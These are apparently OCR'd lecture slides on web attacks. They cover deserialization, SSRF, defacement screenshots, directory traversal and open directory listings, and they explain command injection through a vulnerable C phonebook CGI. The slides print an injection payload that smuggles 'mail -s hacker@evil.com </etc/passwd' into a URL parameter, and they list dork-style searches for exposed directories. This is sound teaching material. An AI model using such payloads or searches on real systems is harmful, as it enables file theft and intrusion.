
- Deserialization
  - Unsafe handling of serialized data
    - Causes creation of an object that might cause undesired behavior
    - E.g., some object types trigger automatic behavior
- Server-side Request Forgery (SSRF)
  - Basically, fool a client into sending a request desired by an adversary
- File inclusion
  - Attacker tricks a web application into loading or executing a file it was not supposed to use.

Account abuse/post-compromise security

- Credential stuffing
  - Using credentials for one site at another site
- Brute force
- Web shell deployment
  - Like project one, only you're exploiting a vulnerability that allows you to get a shell on a web server

So let’s get to it

Attacks against web servers/infrastructure


Dr.KeviN | Zone-H.org
www.zone-h.org/archive/notifier=Dr.KeviN/page=1
Java 1.6 API
Homepage
BerkeleySecurityCour
TomMurtaghMainCla
TomMurtaghLabPage
Other Bookmarks
zone-h
unrestricted information
Home
News
Events
Archive
Archive
Onhold
Notify
Stats
Register
Login
search...
[ENABLE FILTERS]
Total notifications: 401 of which 133 single ip and 268 mass defacements
Legend:
H - Homepage defacement
M - Mass defacement (click to view all defacements of this IP)
R - Redefacement (click to view all defacements of this site)
- Special defacement (special defacements are important websites)
Time Notifier H M R Domain OS View
2010/09/08 Dr.KeviN H www.samorah.com Linux mirror
2010/09/07 Dr.KeviN www.4rera.com/owned.php Linux mirror
2010/09/07 Dr.KeviN M www.a7la-kalam.com/owned.php Linux mirror
2010/09/07 Dr.KeviN M www.alsawaeed.com/owned.php Linux mirror
2010/09/07 Dr.KeviN M www.baran.s9s8.com/owned.php Linux mirror
2010/09/07 Dr.KeviN M www.d3aya.com/owned.php Linux mirror
2010/09/07 Dr.KeviN M www.javanet1.com/owned.php Linux mirror
2010/09/07 Dr.KeviN M www.law-ye.com/owned.php Linux mirror
2010/09/07 Dr.KeviN M www.mumaristar.com/owned.php Linux mirror
2010/09/07 Dr.KeviN M www.omrogybah.com/owned.php Linux mirror
2010/09/07 Dr.KeviN M www.p7-r.com/owned.php Linux mirror
2010/09/07 Dr.KeviN M R www.po7a.com/owned.php Linux mirror
2010/09/07 Dr.KeviN M www.rxp-group.com/owned.php Linux mirror
2010/09/07 Dr.KeviN M www.skynaa.com/owned.php Linux mirror
2010/09/07 Dr.KeviN M www.sukatra.com/owned.php Linux mirror
2010/09/07 Dr.KeviN M www.tw-z.com/owned.php Linux mirror
2010/09/07 Dr.KeviN M www.usa-boy.com/owned.php Linux mirror
2010/09/07 Dr.KeviN M www.xn--ngbsg7djr.com/owned.php Linux mirror
2010/09/03 Dr.KeviN www.x2p6.com/owned.php Linux mirror
2010/09/01 Dr.KeviN www.sa-servs.com/owned.php Linux mirror
2010/09/01 Dr.KeviN M www.des-from.com/owned.php Linux mirror
2010/09/01 Dr.KeviN www.fa1s.com/owned.php Linux mirror
2010/09/01 Dr.KeviN M www.aa-ss-aa.com/owned.php Linux mirror
2010/09/01 Dr.KeviN M www.bestline4.com/owned.php Linux mirror
2010/09/01 Dr.KeviN M www.vb-sh-qayz.com/owned.php Linux mirror
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17
www.zone-h.org

This Web Site Has Bee...

http://twitter.com/

Facebook NeoGAF Google Wave Twitter Flickr Last.fm Next Muni Gmail Insight @ CCSF Twitterfall Other bookmarks

☆ IRANIAN CYBER ARMY ☆

THIS SITE HAS BEEN HACKED BY IRANIAN CYBER ARMY

iRANiAN.CYBER.ARMY@GMAiL.COM

10:41 PM
12/17/2009

TodaysFBI - Mozilla Firefox

Fichier Édition Affichage Historique Marque-pages Outils Aide

http://fbijobs.gov/events/

FEDERAL BUREAU OF INVESTIGATION

FBIjobs.gov

Welcome

Want to learn how you too can become a proud member of Today's FBI?

Submit your information here by showing interest in either a Special Agent or Professional Staff opportunity. We'll prescreen your resume and may contact you to set up an interview or with additional information.

Today's FBI.
It's for you.

by

TurkGuvenligi.Info

Terminé

Directory Traversal Attack

- Application accepts file path input from a user
- Input is not safely restricted to an approved directory
- User may access files outside the intended folder
- Impact: disclosure of sensitive files or system information

Real World Analogy

- Imagine a library desk where students are allowed to request books only from the “Course Reserve” shelf.
- A secure librarian checks the request and only brings back books from that shelf.
- An insecure librarian simply follows any location written on the slip, even if it points to staff-only storage rooms.
- Directory traversal is the digital equivalent of bypassing the “Course Reserve only” rule.

Directory Traversal Attack

- Application accepts file path input from a user
- Input is not safely restricted to an approved directory
- User may access files outside the intended folder
- Impact: disclosure of sensitive files or system information

- So, what is the issue here?

Open Directory Listing

- A.K.A. a Directory Indexing Exposure
- Often confused with a directory traversal attack, but they are not the same.
- The issue: If a server is configured to show directory contents when no default page exists, a browser may display something like:

```
Index of /private
```

Open Directory Listing

- This can reveal
  - filenames
  - backup archives
  - documents
  - logs
  - scripts
  - configuration files
  - internal naming conventions

Open Directory Listing

Google "index of /private"

Applefritter
http://download.info.applefritter.com › private

Index of /private

Index of /private. [ICO], Name · Last modified · Size · Description. [PARENTDIR], Parent Directory, -.
Apache/2.4.57 (Debian) Server at download.info. Read more


kaja draksler
https://www.kajadraksler.com › private › m100_ZKoritnik

Index of /private/m100_ZKoritnik


Index of /private/m100_ZKoritnik. Name · Last modified · Size · Description · Parent Directory, -.
003KajaDraksler_Matt..> 2023-09-10 13:12, 20M. Read more

People also search for

- Index of private **login**
- Index of **Parent Directory**
- Index of private **free**
- **Intitle** index of
- Index of private **mp4**
- Index of **password**
- Index of private **videos**
- Index of **user data**



Open Directory Listing



Index of /private


Name	Last modified	Size
Parent Directory		-
windex.html	26-Feb-2001 15:10	1.6K
baby/	26-Feb-2001 15:30	-
elsiebillwedding/	26-Feb-2001 15:30	-
erik/	26-Feb-2001 15:30	-
keystrip/	26-Feb-2001 15:30	-
watersports/	26-Feb-2001 15:30	-
elsie60.html	25-Mar-2002 20:28	854
2004-02/	23-Feb-2004 16:25	-
2004-04/	22-Apr-2004 10:18	-
2003-12 parties and holidays/	26-May-2004 17:47	-
2003-11 erik's birthday/	26-May-2004 17:55	-

Index of /private/server/logs

Name	Last modified	Size
Parent Directory	20-Jan-2010 12:01	-
access_log	31-Jan-2010 20:24	81k
access_log.0	31-Jan-2010 03:13	129k
access_log.0.gz	31-Jan-2010 03:24	6k
access_log.1.gz	30-Jan-2010 03:19	4k
access_log.1.tmp	31-Jan-2010 20:28	0k
access_log.1.tmp.201..>	31-Jan-2010 20:24	0k
access_log.10.gz	21-Jan-2010 03:24	9k
access_log.11.gz	20-Jan-2010 03:23	9k

Attacking Via HTTP

- URLs: Global identifiers of network-retrievable resources



An Example of a Simple Service

- Allow users to search the local phonebook for any entries that match a regular expression
- Invoked via URL like:

  http://harmless.com/phonebook.cgi?regex=<pattern>
- So for example:

  http://harmless.com/phonebook.cgi?regex=daw|vern

  searches phonebook for any entries with “daw” or “vern” in them
- (Note: web surfer doesn’t enter this URL themselves; an HTML *form* constructs it from what they type)

Simple Service Example, con't

- Assume our server has some "glue" that parses URLs to extract parameters into C variables
  - and returns *stdout* to the user
- Simple version of code to implement search:

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char cmd[512];
  sprintf(cmd,
      "grep %s phonebook.txt", regex);
  system(cmd);
}
```

Simple Service Example, con't

- Assume our server has some "glue" that parses URLs to extract parameters into C variables
  - and returns *stdout* to the user
- Simple version of code to implement search:

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
   char cmd[512];
   snprintf(cmd, sizeof cmd,
        "grep %s phonebook.txt", regex);
   system(cmd);
}
```

Are we done?

A Digression into Breakfast Cereals

- 2600 Hz tone a form of *inband signaling*
- ***Beware allowing control information to come from data***
- (also illustrates security-by-obscurity)

A Digression into Breakfast Cereals

- 2600 Hz tone a form of *inband signaling*
- ***Beware allowing control information to come from data***
- I've phrased it "never have control and data on same channel"

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char cmd[512];
  snprintf(cmd, sizeof cmd,
      "grep %s phonebook.txt", regex);
  system(cmd);
}
```

Problems?

Instead of

http://harmless.com/phonebook.cgi?regex=daw|vern

How about

http://harmless.com/phonebook.cgi?regex=foo;%20mail%20-s%20hacker@evil.com%20</etc/passwd;%20rm

How To Fix *Command Injection*?

```
snprintf(cmd, sizeof cmd,
    "grep '%s' phonebook.txt", regex);
```

…regex=foo'; mail -s hacker@evil.com </etc/passwd; rm'

grep 'foo'; mail -s hacker@evil.com </etc/passwd; rm'' phonebook.txt

How To Fix *Command Injection*?

```
snprintf(cmd, sizeof cmd,
    "grep '%s' phonebook.txt", regex);
```

…regex=foo′; mail -s hacker@evil.com </etc/passwd; rm′

Okay, then scan regex and strip ′ - does that work?

regex=O′Malley

Okay, then scan regex and *escape* ′ …. ?

regex ⇒ O\′Malley (not actually quite right, but ignore that)

…regex=foo\′; mail … ⇒ …regex=foo\\′; mail …

(argument to grep is "foo\")

Okay, then scan regex and escape ′ and \ …. ?

…regex=foo\′; mail … ⇒ …regex=foo\\\′; mail …


(argument to grep is "foo\′; mail …")

Input Sanitization

